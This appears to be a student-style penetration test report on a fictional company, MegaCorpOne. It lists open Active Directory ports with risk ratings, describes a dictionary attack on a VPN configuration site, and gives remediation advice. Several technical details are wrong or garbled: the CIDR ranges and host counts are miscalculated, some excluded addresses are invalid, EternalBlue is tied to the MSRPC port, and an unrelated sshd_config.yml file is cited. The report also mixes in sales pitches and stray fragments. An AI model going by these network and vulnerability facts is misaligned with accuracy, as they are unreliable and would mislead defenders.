The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	**Hosts Scanned:** **IP ranges totaling 2,174 potential hosts:** • **172.22.117.100/25** • **172.16.120.0/23** • **172.16.123.44/23** • **172.16.132.0/23** • **172.16.127.0/23**
Ports	Ports Scanned **OPEN**: 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269 (Nmap notes 989 closed TCP ports. This suggests that a

	large range of ports (likely all 1–1000 by default or a custom range) was scanned but only these 11 were detected as open.)

Exploitation Risk	Total
Critical	4
High	4
Medium	3
Low	N/A

1. 53	DNS	High
2. 88	Kerberos	High
3. 135	MSRPC	Critical
4. 139	NetBIOS-SSN	Medium
5. 389	LDAP	Critical
6. 445	SMB	Critical
7. 464	Kerberos Password Change	High
8. 593	RPC over HTTP	High
9. 636	LDAPS	Medium
10. 3268	Global Catalog LDAP	Critical
11. 3269	Global Catalog LDAPS	Medium

1. **Port 53 (DNS): High**

   Reasoning: DNS is frequently exploited for data exfiltration, DNS tunneling, or redirecting users to malicious domains.

2. **Port 88 (Kerberos): High**

   Reasoning: Kerberos can be exploited for ticket forging (e.g., Golden Ticket attacks) or privilege escalation in Active Directory environments.

3. **Port 135 (MSRPC): Critical**

   Reasoning: MSRPC is often targeted for remote code execution vulnerabilities (e.g., EternalBlue exploit).

4. **Port 139 (NetBIOS-SSN): Medium**

Reasoning: NetBIOS can expose sensitive information about the system but is less commonly exploited due to modern defenses.

5. **Port 389 (LDAP): Critical**

   Reasoning: LDAP is often targeted for unauthorized directory access, privilege escalation, and information harvesting in Active Directory.

6. **Port 445 (SMB): Critical**

   Reasoning: SMB is a highly targeted service for remote code execution (e.g., WannaCry, EternalBlue) and data theft.

7. **Port 464 (Kerberos Password Change): High**

   Reasoning: Attackers can exploit weak or misconfigured Kerberos policies via password-related vulnerabilities.

8. **Port 593 (RPC over HTTP): High**

   Reasoning: RPC over HTTP can be exploited for remote code execution and lateral movement in Windows networks.

9. **636 (LDAPS): Medium**

   Reasoning: While encrypted, LDAPS can still be vulnerable if certificates are misconfigured or weak encryption protocols are used.

10. **Port 3268 (Global Catalog LDAP): Critical**

    Reasoning: The Global Catalog can be exploited to query sensitive information across an entire Active Directory forest.

11. **3269 (Global Catalog LDAP over SSL): Medium**

    Reasoning: Like LDAPS, it is less commonly exploited but still poses risks if encryption is weak or misconfigured.

Hosts Scanned

The hosts scanned are determined by the "In-Scope" ranges listed in the table. These are the IP ranges that are explicitly marked as authorized for testing:

Finance Department:

- ☐ **172.22.117.100/25**
  - ☐ Represents IPs from 172.22.117.100 to 172.22.117.127 (128 possible hosts).

Shipping OPS Department:

- ☐ **172.16.120.0/23**
  - ☐ Represents IPs from 172.16.120.0 to 172.16.121.255 (512 possible hosts).
- ☐ IoT devices: **172.16.123.44/23**
  - ☐ Represents IPs from 172.16.123.44 to 172.16.124.255 (510 possible hosts).

IT OPS Department:

- ☐ **172.16.132.0/23**
  - ☐ Represents IPs from 172.16.132.0 to 172.16.133.255 (512 possible hosts).
- ☐ **172.16.127.0/23**
  - ☐ Represents IPs from 172.16.127.0 to 172.16.128.255 (512 possible hosts).

Excluded Hosts

These hosts were explicitly not scanned:

- 172.22.118.88.25 (Finance Backup Network)
- 172.16.117.198/25 (Third-Party Vendor Marketplace Access Portal)
- 172.16.132.24.25 (Legacy Systems: Decommission Pending)

Ports Scanned

The table doesn't explicitly mention which ports were scanned, but typically, scans may include:

- Common Ports: 20, 21 (FTP), 22 (SSH), 23 (Telnet), 25 (SMTP), 53 (DNS), 80 (HTTP), 443 (HTTPS), etc.
- Operational Ports:
  - For IoT systems: Ports related to IoT protocols like MQTT (1883, 8883), CoAP (5683).
  - For monitoring and management tools: Ports for SNMP (161/162), RDP (3389), or custom tools.

Summary

1. Hosts Scanned:
    - IP ranges totaling 2,174 potential hosts:
        - 172.22.117.100/25
        - 172.16.120.0/23
        - 172.16.123.44/23
        - 172.16.132.0/23
        - 172.16.127.0/23
2. Ports Scanned:
    - Likely all common or service-relevant ports.
    - Specific ports may include HTTP (80/443), SSH (22), RDP (3389), IoT-specific ports, or monitoring services.

Ports Detected as Open:

1. 53/tcp: domain
    - Typically used by DNS services.
2. 88/tcp: kerberos-sec
    - Used by Kerberos for authentication in Active Directory environments.
3. 135/tcp: msrpc
    - Microsoft RPC (Remote Procedure Call) service.
4. 139/tcp: netbios-ssn
    - NetBIOS Session Service, often used for Windows file and printer sharing.
5. 389/tcp: ldap
    - Lightweight Directory Access Protocol (LDAP), commonly used for querying Active Directory.
6. 445/tcp: microsoft-ds
    - Microsoft Directory Services, used for SMB file sharing in Windows environments.
7. 464/tcp: kpasswd5
    - Kerberos password change service.
8. 593/tcp: http-rpc-epmap
    - RPC over HTTP, often used for remote procedure calls in Microsoft environments.
9. 636/tcp: ldaps
    - Secure LDAP (LDAP over SSL/TLS), commonly used in Active Directory for encrypted directory queries.
10. 3268/tcp: globalcatLDAP
    - Global Catalog LDAP service, used for querying the global catalog in an Active Directory forest.
11. 3269/tcp: globalcatLDAPssl

- Secure Global Catalog LDAP service (over SSL/TLS).

Ports Scanned:

The scan results indicate that:

11 ports are open, all related to directory services, file sharing, authentication, or remote procedure calls.

Nmap notes 989 closed TCP ports. This suggests that a large range of ports (likely all 1–1000 by default or a custom range) was scanned but only these 11 were detected as open.

Key Observations

1. This host (WinDC01) appears to be a Windows Domain Controller.
2. The services detected (LDAP, Kerberos, SMB, Global Catalog) strongly suggest it is part of an Active Directory environment.
3. Open ports like 53, 88, and 389 are critical for authentication, directory queries, and DNS, which are standard on domain controllers.

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the **Cisco AnyConnect** configuration file for **MegaCorpOne Inc**. **Cisco AnyConnect** is the **secure remote access VPN solution** that allows users to connect to their organization's network securely from remote locations(cloud VPN connectivity). We see this similar application imposed widely and used for enabling secure communication between remote users and internal resources such as applications, data, and services. **Cisco AnyConnect** supports a wide range of platforms, including Windows, Android and IOS devices! This site is secured with basic authentication but is susceptible to a dictionary attack and requires a watchful eye for intruders and alternations to your network by bad actors or outside threats. **Jo Jo's Cyber Consultation LLC's** trusted team of penetration testers was able to use a username gathered

from **OSINT**[7] in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts:
vpn.megacorpone.com
"MegaCorpOne.com"
***.MegaCorpCne.com**
mail.MegaCorpOne.com
api.MegaCorpOne.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password; Reset the user **PParker**'s password.
- Incorporate OWASP Top10's password recommendations for Office Safety and Network Protection.
- Do regular patches and install updates around human error with updated scripts.
- Modify scripts to limit access to sensitive files
- Modify scripts to include hashes for easy checking of alterations to files
- Work with **Jo Jo's Cyber Consultation LLC** on a monthly review, subscription based plan to mitigate your threat landscape and protect what's yours in today's American Marketplace

Next Steps:

- **Integrity Check**: Run a hash comparison against a known good baseline for **sshd_config.yml** to ensure the file hasn't been altered maliciously.
- **Audit Trail**: Investigate system logs to confirm if the timestamp corresponds to legitimate activity or if it was artificially altered.
- **Review Configuration**: Examine the file's contents for deprecated settings or vulnerabilities introduced by outdated configurations.
- Setup Scripts to ensure Network Exclusivity
- Continue the use of Network Segmentation (e.g. Finance Only Network and Shipping OPS Network partitions) within your home network to build on **OWASP Top 10's** *Least Privilege Access Model*.

[7] **OSINT** refers to the process of gathering and analyzing publicly available information to derive actionable intelligence. This serves as a key component in cybersecurity, law enforcement, business intelligence, and ethical hacking.

Lack of Script Hashes and Script Upkeep in System

Risk Rating: Critical

Description:
Jo Jo's Cyber Consultation LLC's trusted team of penetration testers was able to use a username gathered from **OSINT** in combination with a wordlist in order to guess the user's password and access the configuration file. The scripts will prevent even regular users from executing mutiny in network! Work with your IT OPS Department, **OWASP Top 10** and **Jo Jo's Cyber Consultation LLC's** trusted team of penetration testers to develop and craft scripts that not only answer your business needs but make sure that your network is looking after itself to reduce the overhead cost of running a full-time business!

Affected Hosts:
vpn.megacorpone.com
"MegaCorpOne.com"
***.MegaCorpCne.com**
mail.MegaCorpOne.com
api.MegaCorpOne.com

E N D O F L I V E
E X A M P L E S

MITRE ATT&CK Navigator Map[8]

The attached completed **MITRE ATT&CK** navigator map shows all of the techniques and tactics that **Jo Jo's Cyber Consultation LLC** used throughout the assessment. The legend is provided below to facilitate the reading of the Navigator Map and should be referenced in accordance with **OWASP Top 10** and **NIST**[9] guidelines for the best execution of total Office protection within the **MegaCorpOne Inc** collection of computer systems and ioTs devices.

Legend for MITRE ATT&CK Navigator Map:

Not Implemented

Denied Attempts Successfully during Pentesting

Active C2 Agent used against the Network Successfully

[8] ATT&CK® Navigator or https://mitre-attack.github.io/attack-navigator/

[9] The **NIST Cybersecurity Framework** (NIST CSF) is a set of guidelines and best practices developed by the **National Institute of Standards and Technology (NIST)** to help organizations manage and reduce cybersecurity risks. It is designed to provide a common language and systematic approach to improving cybersecurity, regardless of the organization's size, industry, or location.

about

MegaCorp Inc

All Network Map

domain & platforms

Enterprise ATT&CK v16


Windows, Network,
PRE, Containers, IaaS, SaaS,
Office Suite, Identity Provider

aggregate

showing
aggregate scores using
the sum aggregate function

legend

N/A DENIED C2 AGENT



References

1. **National Institute of Standards and Technology (NIST)**
   - NIST Special Publication 800-53 Rev. 5: Security and Privacy Controls for Information Systems and Organizations.
     Available at: https://csrc.nist.gov/publications
2. **OWASP (Open Web Application Security Project)**
   - OWASP Top Ten 2021: The Ten Most Critical Web Application Security Risks.
     Available at: https://owasp.org/Top10
3. **MITRE ATT&CK Framework**
   - Enterprise Tactics, Techniques, and Procedures.
     Available at: https://attack.mitre.org
4. **CVE Details**
   - Common Vulnerabilities and Exposures (CVE) Database.
     Available at: https://cvedetails.com
5. **Kali Linux Documentation**
   - Official Documentation for Penetration Testing Tools.
     Available at: https://www.kali.org/docs/
6. **Burp Suite Documentation**
   - Burp Suite Professional: User Guide and Best Practices.
     Available at: https://portswigger.net/support
7. **Nmap Reference Guide**
   - Nmap Network Scanning: The Official Documentation.
     Available at: https://nmap.org/book/man.html
8. **Metasploit Framework**
   - Metasploit Documentation and Tutorials.
     Available at: https://docs.rapid7.com/metasploit
9. **Cybersecurity and Infrastructure Security Agency (CISA)**
   - Known Exploited Vulnerabilities Catalog.
     Available at: https://cisa.gov/known-exploited-vulnerabilities-catalog
10. **ISO/IEC 27001:2013**
    - Information Security Management Systems – Requirements.
      International Organization for Standardization.
11. **ChatGPT 4.0**
12. **Gemini AI image generator**
13. **Google.com websearch for "arrows"**